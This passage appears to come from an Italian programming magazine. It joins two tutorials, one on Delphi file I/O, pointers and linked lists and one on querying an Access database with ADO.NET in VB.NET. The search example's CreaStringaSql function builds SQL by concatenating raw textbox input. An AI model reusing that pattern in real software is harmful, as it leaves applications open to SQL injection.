Operare su file con Pascal è un'operazione relativamente semplice. Ma prima di cominciare dobbiamo operare una distinzione tra file tipizzati (o strutturati), file senza tipo (o non strutturati) e file di testo. La dichiarazione di una variabile che rappresenta un file avviene nei seguenti modi a seconda del tipo:

```
var
  mioFileTipizzato: file of MioRecord;
  mioFileSenzaTipo: file;
  mioFileDiTesto: TextFile;
```

dove ovviamente *MioRecord* è un tipo personalizzato precedentemente definito. I file di testo sono banalmente delle sequenze di caratteri suddivisi in linee (è cioè possibile leggerli una linea alla volta). L'accesso è consentito solo sequenzialmente utilizzando i conosciutissimi *Read* e *Write* o *Readln* e *Writeln*. Agli altri due tipi di file, invece, si può accedere anche casualmente (*random access*): entrambi infatti sono organizzati in componenti, cioè blocchi di byte di dimensione fissa, e ci si può spostare direttamente su un componente specifico con il metodo *seek*, ma mentre nei file tipizzati tutti i componenti rappresentano lo stesso tipo di dati, nei file senza

tipo ogni componente è un blocco di byte di dimensione fissa la cui interpretazione è lasciata al programmatore (nella Fig. 1 è rappresentata schematicamente questa differenza). Per leggere o scrivere su un file strutturato si utilizzano i metodi *Read* e *Write* con una variabile dello stesso tipo di cui il file è composto, mentre per quelli che non hanno una tipologia predefinita i metodi *BlockRead* e *BlockWrite* offrono l'accesso tramite un buffer di byte generico.
Se si vuole manipolare un file con Delphi, bisogna per prima cosa indicare il nome del file da aprire ed associarlo ad una variabile di tipo file (testo, strutturato o non strutturato che sia). Per questa operazione si usa il metodo *AssignFile:* se il nome è una stringa vuota, verrà utilizzato standard input (la tastiera) per la lettura e standard output (il monitor) per la scrittura. L'apertura del file vera e propria comunque non avviene con questo metodo, ma con uno dei seguenti: *Reset* apre il file posizionandosi all'inizio dello stesso, *Rewrite* crea un nuovo file e si posiziona all'inizio (i file esistenti vengono sovrascritti), infine *Append* (ma solo per i file di testo) apre un file e si posiziona alla fine pronto per accodare caratteri. Una variabile globale chiamata *FileMode* determina la modalità di apertura tramite *Reset:* per default i file vengono aperti sia in lettura che in scrittura, ma è possibile scegliere altre modalità, ivi compreso l'accesso condiviso o esclusivo. Notate che l'impostazione di tale variabile non ha effetto sui file di testo: essi saranno in sola lettura con *Reset* e in sola scrittura con *Rewrite* o *Append*. Quando si ha un file aperto, oltre a leggere e scrivere dati con i metodi che abbiamo menzionato poc'anzi, possiamo verificare se siamo giunti alla fine dello stream con *Eof* o – solo per i file di testo – alla fine di una linea con *Eoln*. Sempre i file di testo soltanto offrono due metodi che avanzano saltando tutte le spaziature (i cosiddetti *whitespace*) fino alla prima riga (*SeekEoln*) o fine file (*SeekEof*): entrambi si fermano prima se incontrano un carattere non *whitespace*. Solo sui file non di testo, invece, possiamo sapere il numero di componenti presenti (con *FileSize*, che non restituisce il numero di byte!) e l'attuale posizione di lavoro all'interno del file (funzione *FilePos*, che restituisce invece il numero del componente su cui si è posizionati). In tutto questo, se si verifica qualche errore, esso sarà annotato ma non arresterà l'esecuzione del codice: è compito vostro, dopo qualunque operazione sui file, verificare l'esito dell'operazione con *IOResult*, che vi restituisce 0 se è andato tutto bene. Esiste anche la possibilità di attivare la gestione degli errori di I/O tramite le eccezioni con la direttiva di compilazione *{$I+}*, che fa sì che venga lanciata un'eccezione di tipo *EInOutError* se qualcosa non va nella lettura o scrittura su disco. Il codice della nostra applicazione non contiene moltissimo riguardo alla gestione di file in Pascal, per cui ho creato una mini-applicazione abbastanza banale per scrivere e leggere dati: il progetto, che come sempre trovate nel CD allegato alla rivista, fornisce già una base sufficiente per sperimentazioni varie e potrebbe fornire lo scheletro per un'applicazione tipo rubrica elettronica. Il Listato 1, che contiene praticamente l'intero programma, mostra infine la sequenza completa di utilizzo di un file

- Assegnazione del nome
- Apertura del file (*Reset* o *Rewrite*)
- Utilizzo del file (i vari metodi visti prima)
- Chiusura del file (metodo *CloseFile*)

Notate che la chiusura è molto importante per non occupare inutilmente risorse non in uso e per rilasciare eventuali lock sul file aperto affinché altri possano tornare ad usarlo.

I PUNTATORI

Il concetto di puntatore è un osso duro con cui si scontrano sicuramente tutti i programmatori di C/C++, e forse per chi ha avuto a che fare con essi non è per nulla un sollievo sapere che esistono anche in Pascal. Il problema dei puntatori, sostanzialmente, è che permettono un accesso diretto allo heap di memoria di un'applicazione, il che – se da un lato offre molta flessibilità e potenza – nella pratica lascia spazio ad errori run-time di accesso non consentito ad aree di memoria protette e a subdoli bachi di difficile individuazione. La mia personale opinione è comunque che il Pascal offra un certo livello di isolamento dai puntatori: sebbene la funzionalità sia pressoché identica nei due linguaggi, in Pascal si possono tranquillamente creare applicazioni di alta qualità senza farne uso, cosa che nel C/C++ è praticamente impossibile. Detto ciò, vedia-





Fig. 2: **Il concetto di puntatore.**

REQUISITI

L'applicazione di questo articolo è stata creata con la seguente configurazione PC:

Pentium4 2.60GHz, 512Mb RAM

Sistema Operativo: Windows XP Home SP1

Software: Delphi Enterprise 7

NOTE

PUNTATORI NULLI E PUNTATORI INVALIDI


Un puntatore è una variabile che contiene la locazione di memoria di un'altra variabile. Quando viene dichiarato, il puntatore non viene inizializzato e contiene un indirizzo casuale, il che ovviamente lo rende molto pericoloso da utilizzare perché non si sa su quali dati si stanno mettendo le mani. Per questa ragione è buona norma dare sempre e subito un valore valido ai nostri puntatori, e se lì per lì non abbiamo nulla a cui farlo puntare, affermiamo questa condizione assegnando ad esso il valore speciale nil, che ne fa un puntatore nullo. Il puntatore nullo non deve mai essere usato in espressioni del nostro codice, perché questo genera un errore di run-time, giustamente, visto che chi annulla un puntatore lo fa proprio affinché non venga usato. È diverso invece il discorso relativo ad un puntatore invalido: se io libero la memoria allocata con *New* ad opera della procedura *Dispose*, quest'ultima rilascia la memoria e la rende di nuovo disponibile, ma non modifica la variabile puntatore, che continua così a puntare alla locazione precedente, che non è però adesso più destinata a lui. È per questo che è sempre consigliato annullare immediatamente un puntatore subito dopo la chiamata a *Dispose*.

mo cosa sono questi temibili puntatori. Si tratta in realtà di un tipo di dati che contiene un intero, occupando quindi 4 byte: il fatto è che detto intero denota un indirizzo di memoria, puntando così (da qui il termine "*puntatore*") all'informazione che è contenuta alla data locazione. La Fig. 2 spiega in maniera grafica il concetto, aggiungendo dettagli che andremo chiarendo nel seguito dell'articolo. Ci sono due tipologie di puntatori: quelli *tipizzati* e quelli *generici*. Questi ultimi sono rappresentati dal tipo *Pointer* ed identificano proprio solo una locazione di memoria, senza alcuna indicazione sul tipo di dati Pascal lì contenuto. I puntatori con tipo, invece, specificano anche la tipologia di dato contenuta all'indirizzo puntato, in modo da permette un maggior controllo da parte del compilatore, anche a scapito della flessibilità. Dal punto di vista sintattico abbiamo per tanto i seguenti costrutti

Fig. 3: **L'applicazione d'esempio, modalità grafica.**

```
var
  {puntatore tipizzato ad una stringa – contiene la
                    locazione di partenza di una stringa}
  pString: ^string;
  {puntatore generico – contiene un indirizzo di
                  memoria senza sapere cosa c'è dentro}
  pGeneric: Pointer;
  {puntatore tipizzato ad un intero – contiene un
                      indirizzo a cui si trova un intero}
  pInteger: ^Integer;
```

da cui si evince che per creare un puntatore ad un tipo specifico è sufficiente preporre l'apice^ al tipo desiderato. Ovviamente le dichiarazioni di cui sopra non inizializzano i puntatori, il che significa che essi non stanno puntando da nessuna parte. Questo stato è indicato in Pascal con la parola chiave *nil*, che sta appunto a dire che il puntatore non punta a nulla. Prima di utilizzare una variabile di questo tipo è sempre bene verificare che non sia *nil*, utilizzando:

Fig. 4: **L'applicazione d'esempio, modalità console.**

```
if myPointer <> nil then
begin
  {lo posso usare}
end;
```



o la funzione *Assigned*, il che è equivalente, almeno per i nostri fini odierni

```
if Assigned(myPointer) then
begin
  {lo posso usare}
end;
```

Se invece vogliamo assegnare un indirizzo valido al nostro puntatore, quali sono le possibilità? La più semplice è quella di dargli l'indirizzo di una variabile già esistente, utilizzando l'operatore @ o la funzione *Addr*:

```
var
  myPointer: ^string;
  myString: string;
begin
  myString:= 'Federico';
  myPointer:= @myString;
  myPointer:= Addr(myString);
```

Le ultime due istruzioni sono praticamente identiche, solo che *Addr* restituisce sempre *Pointer* come tipo di dati, mentre @ restituisce *Pointer* se il codice è compilato con la direttiva {$T-}, che è il default, oppure un pointer tipizzato a seconda della variabile passata come parametro se compilato con *{$T+}*. Con esse, avremo che *myPointer* punta a *myString*, cioè contiene l'indirizzo di memoria dove *myString* è memorizzata: ora, posponendo ^ alla variabile *myPointer* posso ottenere l'accesso al valore memorizzato all'indirizzo cui il puntatore fa riferimento, cioè *myString!* Questo vuole dire che le due espressioni *myString:= 'Nuovo Federico';* e *myPointer^:= 'Nuovo Federico';* sono perfettamente equivalenti. Per vostra informazione, l'utilizzo del simbolo ^ posposto è la sintassi per mettere in atto quella che viene chiamata *dereferenziazione* di un puntatore, cioè la capacità di accedere al valore puntato. Un'altra interessante possibilità offerta per l'assegnazione di una locazione valida ad un puntatore è quella dell'*allocazione dinamica*. Grazie a questo concetto, possiamo creare al volo dati da utilizzare nel nostro programma senza allocare lo spazio in fase di dichiarazione del dato stesso. In pratica, creiamo un puntatore ad un tipo di dato, il che riserva solo i 4 byte necessari per contenere un indirizzo di memoria, dopodichè allochiamo la memoria necessaria per contenere il tipo specificato con *New*, inizializziamo e manipoliamo il dato secondo le nostre esigenze, infine rilasciamo la memoria utilizzata con *Dispose*. Ecco un esempio:

```
var
  pString: ^string; {qui vengono allocati solo 4 byte
                                        per la locazione}
begin
  New(pString); {la memoria per una stringa viene
```

```
allocata ed occupata da qui in poi}
pString^:= 'Federico'; {faccio quello che voglio con l
a stringa - 1}
Label1.Caption:= pString^; {faccio quello che voglio
con la stringa - 2}
Dispose(pString); {la memoria per la stringa qui
viene rilasciata e torna disponibile}
pString:= nil; {il valore del puntatore non è più
valido, lo setto a nil}
end;
```

L'ultima riga di codice che assegna *nil* a *pString* è molto importante: per capire il perché, però, vi rimando al Box relativo ai puntatori. Qui, invece, continuiamo ad occuparci di allocazione dinamica: come facciamo ad allocare un tot di memoria quando il puntatore è generico? Il compilatore ovviamente non può sapere di quanto spazio c'è bisogno, e siamo quindi noi a dover dare indicazioni a Delphi su quanta memoria dedicare ai dati puntati dalla nostra variabile e soprattutto siamo noi a dover manipolare la memoria che ci verrà assegnata. Non possiamo quindi utilizzare le procedure *New* e *Dispose*, bensì ci avvarremmo di *GetMem* e *FreeMem*. Questa coppia di routine è simile a quella già vista, ma richiede in più di specificare di quanta memoria si avrà bisogno. Per poter poi gestire la memoria che viene data è necessario convertire il puntatore generico in un puntatore tipizzato, perché la dereferenziazione non è permessa con i puntatori generici: bisognerà quindi effettuare un *cast*, processo di cui non abbiamo però ancora parlato. Ecco intanto un esempio della sintassi da usare:

```
var
  ptrGeneric: Pointer;
begin
  GetMem(ptrGeneric,1024); {chiedo al sistema 1024
byte di memoria}
  {faccio quello che voglio con la memoria che ho
ottenuto}
  FreeMem(ptrGeneric); {rilascio la memoria che ho
richiesto con GetMem}
  ptrGeneric:= nil; {il valore del puntatore non è più
valido, lo setto a nil}
end;
```

L'APPLICAZIONE

Abbiamo già messo molta carne al fuoco, ed ora è il momento di dare un'occhiata ad una applicazione pratica dei concetti di cui si è parlato fin'ora. Come già preannunciato in apertura, l'esempio di questo mese è un parser di file di testo che crea una statistica del numero di volte e delle righe in cui ogni parola compare. Il codice dei progetti allegati all'articolo è commentato a sufficienza da permetterne una comprensione agevole e veloce: come è tradizione ormai in questa serie, ho creato due applicazioni che sfruttano la stessa unit, per cui avrete una versione console e una grafica (le vedete in Fig. 3 e Fig. 4). La cosa che volevo commentare con voi era l'utilizzo dei puntatori per la creazione di *liste scorribili*: le liste sono un insieme di dati in cui ogni elemento contiene un riferimento al successivo, facendo sì che se io conosco il primo elemento della lista, la posso scorrere tutta sino all'ultimo. Le liste possono essere anche nei due sensi, cioè gli elementi contengono un riferimento al proprio precedente in modo che la lista possa essere percorsa all'inverso. La Fig. 5 esemplifica l'idea graficamente: è chiaro che per implementare la catena di collegamento, in un senso o in entrambi, la caratteristica più adatta che Delphi ci offre è proprio quella dei puntatori! Noi utilizzeremo un tipo di dati custom per la memorizzazione delle varie parole che incontriamo nel file di testo (*words*) ed un altro per memorizzare la lista di linee in cui ogni parole appare (*linesList*). Oltre a questo, la nostra unit esporta due variabili che memorizzano l'inizio (*head*) e la fine (*tail*) dell'elenco di parole, in modo che chi la utilizza possa scegliere in che senso scorrere la lista. Il codice relativo lo trovate nel Listato 1 riportato qui di fianco.

Fig. 5: **Esemplificazione del concetto di lista.**

L'unico metodo esportato dall'unità è *ProcessText*, che scorre il file di testo un carattere alla volta (con *Read* ed una variabile di tipo *Char*) saltando tutti gli *whitespace* e aggregando il resto in parole. Ogni volta che viene formata una parola, *MakeWord* è invocato per aggiungere la parola alla lista, o aggiungere l'occorrenza della parola all'elemento corrispondente se la parola era già stata incontrata. È *CheckWord* che si occupa di verificare se una parola già esiste nella lista: fa semplicemente un ciclo su tutti gli elementi, uscendo se ed appena trova la parola cercata, restituendone il puntatore, altrimenti alla fine del ciclo restituisce *nil*. A questo punto penso proprio di avervi dato tutte le informazioni necessarie per correre a spulciare il codice dei progetti allegati sul CD e portare avanti il lavoro che io ho iniziato per approfondire e fare vostri i concetti che abbiamo esplorato insieme in questo numero. Dalla prossima volta abbandoneremo la programmazione lineare per cominciare a parlare di classi, oggetti e tutto quello che ne consegue: dopotutto non è per niente che questo linguaggio si chiama *"Object"* Pascal!


Federico Mestrone

```
type
  pLines = ^linesList;
  linesList = record
    line: Integer;
    nextLine: pLines;
    prevLine: pLines;
  end;
  pWords = ^words;
  words = record
    word: string;
    lines: pLines;
    count: Integer;
    nextWord: pWords;
    prevWord: pWords;
  end;
var
  head,tail: pWords;
```

Listato 1

Il modello ADO.NET e le tecniche di accesso ai dati

Interrogare un database

Descriveremo gli strumenti di accesso ai dati, per recuperare i dati in un database. Anche in questo caso utilizzeremo ADO.NET, che definisce il modello di programmazione per accedere ad una fonte dati.

NOTA

In VB.NET è ancora possibile utilizzare gli oggetti della precedente tecnologia ADO utilizzata per l'accesso ai dati in VB6. È sufficiente selezionare la voce di menu *Progetto–>Aggiungi* Riferimento e, nella finestra di dialogo, scegliere la componente *adodb* dalla scheda .NET.

Nell'articolo utilizzeremo ancora una volta *GestioneContatti*, il database Access creato nella precedente lezione per descrivere gli oggetti necessari all'interrogazione di un database, e per realizzare una semplice applicazione che ci aiuti a comprendere meglio, i concetti esposti nel proseguo dell'articolo.

INTERROGARE IL DATABASE

L'oggetto *OleDbCommand* deve essere associato ad un oggetto *OleDbConnection* preventivamente connesso alla sorgente dati, e può contenere una query di selezione (per leggere i dati dal database) o una query d'azione (per aggiornare i dati). Dopo aver impostato l'oggetto *OleDbCommand*, si esegue, quindi, uno dei relativi metodi *Execute*.
Per interrogare il database si deve quindi:

- Creare un oggetto *OleDbCommand*. Ad esempio per eseguire una ricerca di tutti i contatti presenti in *GestioneContatti* si può scrivere:

```
Dim QuerySql As String
QuerySql = "select * from contatto "
Dim ComandoOleDb As New
        OleDbCommand(QuerySql, ObjConnection)
```

- Eseguire la query Sql tramite il metodo *ExecuteReader*, ed assegnarlo ad un oggetto *OleDbDataReader* per leggere il set dei risultati una riga alla volta, come vedremo in seguito.

```
Dim ObjReader As OleDbDataReader =
                ComandoOleDb.ExecuteReader()
```

Per interrogare il database e leggere i dati si può utilizzare anche il metodo *ExecuteScalar*. *ExecuteScalar* consente di eseguire in modo efficiente una query che restituisce un unico valore scalare, per questo può essere utilizzato per leggere il risultato di funzioni di aggregazione quali ad esempio *Max* o *Sum*.

I PARAMETRI

Utilizzando il *Data Provider Ole Db*, è possibile, definire un comando SQL parametrico contenente uno o più punti interrogativi come segnaposto:

```
select * from Contatto where cognome =? And comune =?
```

Allo scopo, è necessario creare uno o più oggetti *OleDbParameter* ed aggiungerli alla collezione *OleDbParameters* dell'oggetto *OleDbCommand*, nello stesso ordine in cui i parametri appaiono nel comando SQL. L'oggetto *OleDbCommand* può quindi contenere una collezione di oggetti *OleDbParameter*, in cui ogni oggetto rappresenta un diverso parametro dell'istruzione SQL. Per creare un oggetto *OleDbParameter* si possono seguire tre strade diverse:

- Utilizzare il costruttore dell'oggetto *OleDbParameter;*
- Utilizzare il metodo *CreateParameter* dell'oggetto *OleDbCommand;*
- Utilizzare il metodo *Add* della collezione *OleDbParameters.*

Supponiamo di voler cercare tutti i contatti con il cognome uguale a *"Buono"* e che abitano a *Cosenza*. Utilizzando il costruttore dell'oggetto *OleDbParameter* possiamo scrivere:

```
Dim par As New OleDbParameter("cognome", "buono")
ComandoOleDb.Parameters.Add(par)
par = New OleDbParameter("comune", "cosenza")
ComandoOleDb.Parameters.Add(par)
```

Utilizzando il metodo *CreateParameter* dell'oggetto *OleDbCommand* possiamo scrivere:

```
Dim par As OleDbParameter =
        ComandoOleDb.CreateParameter
par.Value = "buono"
ComandoOleDb.Parameters.Add(par)
par = ComandoOleDb.CreateParameter
par.Value = "cosenza"
ComandoOleDb.Parameters.Add(par)
```

Utilizzando il metodo *Add* della collezione *OleDb-Parameters,* in codice diventa:

```
ComandoOleDb.Parameters.Add("cognome", "Buono")
ComandoOleDb.Parameters.Add("comune", "Cosenza")
```

L'OGGETTO OLEDBDATAREADER

L'oggetto *OleDbDataReader* viene utilizzato per leggere un set di risultati di tipo *forward-only* da un database Access, a seguito di una query d'interrogazione. A differenza degli altri oggetti ADO .NET, non è possibile utilizzare un costruttore per creare un oggetto *OleDbDataReader,* ma è invece necessario chiamare il metodo *ExecuteReader* dell'oggetto *OleDbCommand.* Descriviamo brevemente le proprietà ed i metodi principali dell'oggetto *OleDb-DataReader:*

- **FieldCount** contiene il numero di colonne del record corrente.
- **IsClosed** contiene un valore, pari a *True,* se il *DataReader* è chiuso.
- **RecordsAffected** contiene il numero di record modificati, inseriti o eliminati dall'esecuzione dell'istruzione SQL.
- **Close** chiude l'oggetto *OleDbDataReader* e rilascia le risorse allocate.
- **GetName** contiene il nome della colonna con l'indice specificato.
- **IsDbNull** contiene un valore, pari a *True,* se la colonna contiene valori nulli.
- **Read** sposta l'oggetto *OleDbDataReader* al record successivo. Restituisce un valore pari a *True* se sono presenti altri record da elaborare, oppure *False* se si è arrivati alla fine del set dei risultati.
- **GetValue** contiene il valore della colonna con l'indice specificato, nel suo formato nativo.

Al posto del metodo *GetValue* è possibile utilizzare uno dei numerosi metodi *Get* fortemente tipizzati, come *GetString* o *GetDecimal.* Questi metodi particolari, dovrebbero essere sempre adottati poiché evitano gli errori di conversione provocati dalla perdita di precisione, e generano codice più veloce.

OLEDBDATAREADER IN AZIONE

Per iterare sui singoli record di un set di risultati, utilizzando l'oggetto *OleDbDataReader*, è sufficiente:

- invocare il metodo *Read* per avanzare al record successivo nel set di risultati.
- verificare il relativo valore di ritorno per controllare se esistono altri risultati (nel caso sia pari a *True*) oppure si è arrivati alla fine e non c'è nessun'altra riga da leggere (se è *False*).

Grazie al funzionamento del metodo *Read* è possibile creare un ciclo *While…End While* basato sull'oggetto *OleDbDataReader.* Mentre si utilizza l'oggetto *OleDbDataReader,* non è possibile eseguire alcuna operazione sull'oggetto *OleDbConnection* associato. Per questo è importante chiudere l'oggetto *OleDb-DataReader* quando non esistono più righe da elaborare, in modo da rilasciare le risorse (lato client e lato server) e rendere la connessione nuovamente disponibile per altri comandi.

```
ObjReader.Close()
```

CERCARE I CONTATTI

Per meglio comprendere le nozioni acquisite finora, realizziamo un'applicazione che ci consentirà di visualizzare i contatti presenti nel database *GestioneContatti* permettendo di cercarli per nome, cognome e comune di residenza. Inseriamo nel progetto un nuovo form dove disegniamo:

- Tre *TextBox* (*TextBoxNome, TextBoxCognome, TextBoxComune*) in cui inserire le chiavi di ricerca.
- Tre *Label* che indichino il significato dei *TextBox.*
- Un *Button (ButtonRicerca)* per avviare la ricerca.
- Un *ListView (ListViewRisultati)* dove elencare i contatti che soddisfano le chiavi di ricerca.

Il codice, ovviamente, dovrà essere scritto nell'evento *Click* del bottone:

```
Private Sub ButtonRicerca_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                Handles ButtonRicerca.Click
    Dim QuerySql As String
    Dim Litem As ListViewItem
    Dim SItem As ListViewItem.ListViewSubItem
 ListViewRisultati.Items.Clear()
    QuerySql = CreaStringaSql()
    Dim ComandoOleDb As New
        OleDbCommand(QuerySql, ObjConnection)
    ApriConnessione()
    ComandoOleDb.Connection = ObjConnection
```






Fig. 1: La form per la ricerca.

UN BREVE RIEPILOGO

• Creare un oggetto OleDbConnection

```
ObjConnection = New
OleDbConnection()
```

• Impostare la stringa di connessione ad uno specifico database

```
ObjConnection.
    ConnectionString =
  "Provider=Microsoft.Jet.
          OLEDB.4.0;
Data Source=C:\
        MieiDatabase\
 GestioneContatti.mdb;"
```


• Aprire la connessione tramite il metodo Open

```
ObjConnection.Open()
```

• Eseguire le operazioni sul database, con uno degli oggetti di Ado .Net. Ad esempio:

```
OleDbCommand
```

• Chiudere la connessione tramite il metodo Close.

```
ObjConnection.Close()
```

```
        Dim ObjReader As OleDbDataReader =
                              ComandoOleDb.ExecuteReader()
        While ObjReader.Read()
            Litem = ListViewRisultati.Items.Add(
                                        ObjReader.GetInt32(0))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(1))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(2))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(3))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(4))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(5))
            SItem = Litem.SubItems.Add(
                                        ObjReader.GetString(6))
        End While
  ObjReader.Close()
        ChiudiConnessione()
End Sub
```

I METODI DI OLEDBCOMMAND

EXECUTENONQUERY si utilizza per inviare la query d'azione specificata da *CommandText* al database, e restituisce il numero di record coinvolti. Permette attività di manipolazione di dati, come inserimenti, aggiornamenti e cancellazioni corrispondenti alle istruzioni SQL di *Insert, Update* e *Delete.*
EXECUTEREADER si utilizza per inviare la query di selezione specificata da *CommandText* al database, e restituisce l'oggetto *DataReader* che consente di accedere al set dei risultati (resultset).
EXECUTESCALAR si utilizza per inviare la query di selezione specificata da *CommandText* al database, e restituisce un singolo valore risultato di un'istruzione *Select* (valore scalare). Il metodo restituisce la prima colonna della prima riga di un gruppo di risultati, ignorando tutti gli altri valori. È consigliabile usare questo metodo, ad esempio, se il risultato è il frutto di query con clausole di aggregazione come *count* o *sum.*

Dopo le opportune dichiarazioni di variabili, viene chiamata una funzione *(CreaStringaSql)*, che si occupa di comporre la corretta query SQL necessaria per la ricerca dei contatti in base alle informazioni immesse dall'utente. Come di consueto si dichiara un oggetto *OleDbCommand* passando al costruttore: la stringa che contiene la query SQL, e l'oggetto *ObjConnection* definito (nell'articolo precedente) in *Module1*. Dopo aver aperto la connessione creiamo un oggetto *OleDbDataReader*, chiamando il metodo *ExecuteReader* dell'oggetto di tipo *OleDbCommand*. Infine utilizziamo il metodo *Read* in un ciclo *While… End While* che ci permetterà di ciclare sul set di risultati della query, e li inseriamo nel *ListView*. Non dimentichiamoci, poi, l'ultima istruzione necessaria per la chiusura della connessione al database (le funzioni *ApriConnessione* e *ChiudiConnessione* sono state definite nell'articolo precedente, e le troverete nell'esempio allegato al CD). Non ci resta che analizzare la funzione che si occupa di comporre la query SQL

```
Private Function CreaStringaSql() As String
    Dim sSql As String
    If TextBoxNome.Text <> "" Then
        sSql = sSql + " and nome=""" +
                                TextBoxNome.Text + """"
    End If
    If Me.TextBoxCognome.Text <> "" Then
        sSql = sSql + " and cognome=""" +
                                TextBoxCognome.Text + """"
    End If
    If TextBoxComune.Text <> "" Then
        sSql = sSql + " and comune=""" +
                                TextBoxComune.Text + """"
    End If
    If Len(sSql) > 0 Then
        sSql = "Where " + Microsoft.VisualBasic.Right(
                                    sSql, Len(sSql) - 4)
    End If
    sSql = "Select * from contatto " + sSql
    CreaStringaSql = sSql
End Function
```

Controlliamo il valore dei tre *TextBox:* se contengono una qualsiasi stringa diversa da quella vuota, componiamo la clausola *Where* aggiungendo l'associazione tra i campi del database ed il valore immesso nei corrispondenti *TextBox*. L'ultima istruzione *If*, controlla se la stringa appena composta è di lunghezza diversa da zero. In questo caso si compone la corretta sintassi della clausola, aggiungendo la parola chiave *Where* alla stringa appena ottenuta depurata dei primi quattro caratteri che corrisponderanno certamente ad "*and*". Per chiarirci meglio: supponiamo che l'utente abbia inserito "*Buono*" in *TextBoxNome* e "*Cosenza*" in *TextBoxComune*. Prima dell'ultima istruzione *If* la stringa sarà uguale ad

```
" and cognome="Buono" and comune="Cosenza""
```

Dopo la manipolazione diventa:

```
"Where  cognome="Buono" and comune="Cosenza""
```

Infine aggiungiamo la clausola *Where* all'istruzione *Select*, quindi la funzione restituisce la stringa:

```
"Select * from contatto Where  cognome="Buono" and
                                        comune="Cosenza""
```

OLEDBDATAADAPTER E DATASET


L'oggetto *DataSet*, offre un'origine dati disconnessa, indipendente dalla fonte dati (in contrapposizione all'origine dati connessa offerta dall'oggetto *OleDbDataReader*), paragonabile ad un database relazionale di piccole dimensioni memorizzato sul client. Gli oggetti basati sulla classe *DataSet* sono utilizzati in combinazione con gli oggetti basati sulla classe

OleDbDataAdapter. L'oggetto *OleDbDataAdapter* è sostanzialmente l'oggetto che permette di far comunicare una qualunque fonte dati OLE DB con un oggetto *DataSet* per il recupero ed il salvataggio dei dati. Per popolare un oggetto *DataSet* con valori di un'origine dati Microsoft Access, sostanzialmente, si deve:

- Aprire una connessione.
- Estrarre un blocco di dati.
- Memorizzare i dati sul client.
- Chiudere la connessione per rilasciare le risorse lato server associate.

Una volta scaricati i dati sul client, è possibile utilizzarli per eseguire qualsiasi tipo di elaborazione, come, ad esempio, modificarne i valori, aggiungere nuovi record oppure eliminare record esistenti. Fatto ciò, si riapre la connessione e si sincronizzano i dati locali con la fonte dati effettiva. È possibile popolare un singolo oggetto *DataSet* con origini dati eterogenee da più database, giacché un singolo oggetto *DataSet* può lavorare con più oggetti *OleDbDataAdapter* e *SqlDataAdapter.* Tutte le operazioni di inserimento, aggiornamento e cancellazione sui dati contenuti nell'oggetto *DataSet,* sono locali e non sono trasferite alla fonte dati finché l'applicazione non richiama il metodo *Update* dell'oggetto *OleDbDataAdapter* che gestisce l'origine dati. Il metodo *Update* può eseguire tutti e tre i tipi di operazioni sui dati (inserimento, aggiornamento e cancellazione). Per la sua natura disconnessa dal database, dal momento in cui l'oggetto *DataSet* viene popolato al momento in cui l'applicazione richiama il metodo *Update* di *OleDbDataAdapter,* è possibile che il database di riferimento abbia subito delle modifiche e che ci sia incongruenza tra i dati, per questo qualsiasi modifica può generare eccezioni. La classe *OleDbDataAdapter* mette a disposizione metodi, eventi e proprietà per gestire le possibili eccezioni che possono verificarsi durante un processo di aggiornamento.

La classe DataTable - Un oggetto *DataTable* rappresenta una tabella di un database in memoria. Per definire i campi si deve popolare la collezione *DataColumnCollection* di oggetti *DataColumn* e per aggiungere righe (record) si deve popolare la collezione *DataRowCollection* di oggetti *DataRow.* Un oggetto *DataTable* può essere dotato di una chiave primaria basata su una o più colonne e di una collezione di oggetti *Constraint.* È inoltre possibile legare tra loro, tramite relazioni, gli oggetti *DataTable* di una classe *DataSet* esattamente come accade per le tabelle di un database.
La classe DataColumn - Un oggetto *DataColumn* rappresenta lo schema di una singola colonna (campo) di un *DataTable.* Attraverso le sue proprietà, è possibile definirne ad esempio: il nome, il tipo di dati che può contenere la colonna, la lunghezza, il valore di default. È inoltre possibile garantire che i valori di un oggetto *DataColumn* siano univoci creando un oggetto *UniqueConstraint* e aggiungendolo alla collezione *ConstraintCollection* dell'oggetto *DataTable.*
La classe DataRow - Un oggetto *DataRow* rappresenta una singola riga o record di un *DataTable.* Per creare un nuovo oggetto *DataRow,* si deve utilizzare il metodo *NewRow* dell'oggetto *DataTable.* Dopo aver creato un nuovo oggetto *DataRow,* lo si deve aggiungere alla collezione *DataRowCollection* tramite il classico metodo *Add.* L'oggetto *DataRow* espone le proprietà ed i metodi per recuperare, determinare, immettere, eliminare e aggiornare i valori nell'oggetto *DataTable.*
La classe DataView - Un oggetto *DataView* rappresenta una vista personalizzata su un oggetto *DataTable.* È possibile filtrare, ordinare, modificare o spostare i dati di una tabella senza influenzare i valori dell'oggetto *DataTable* originale.
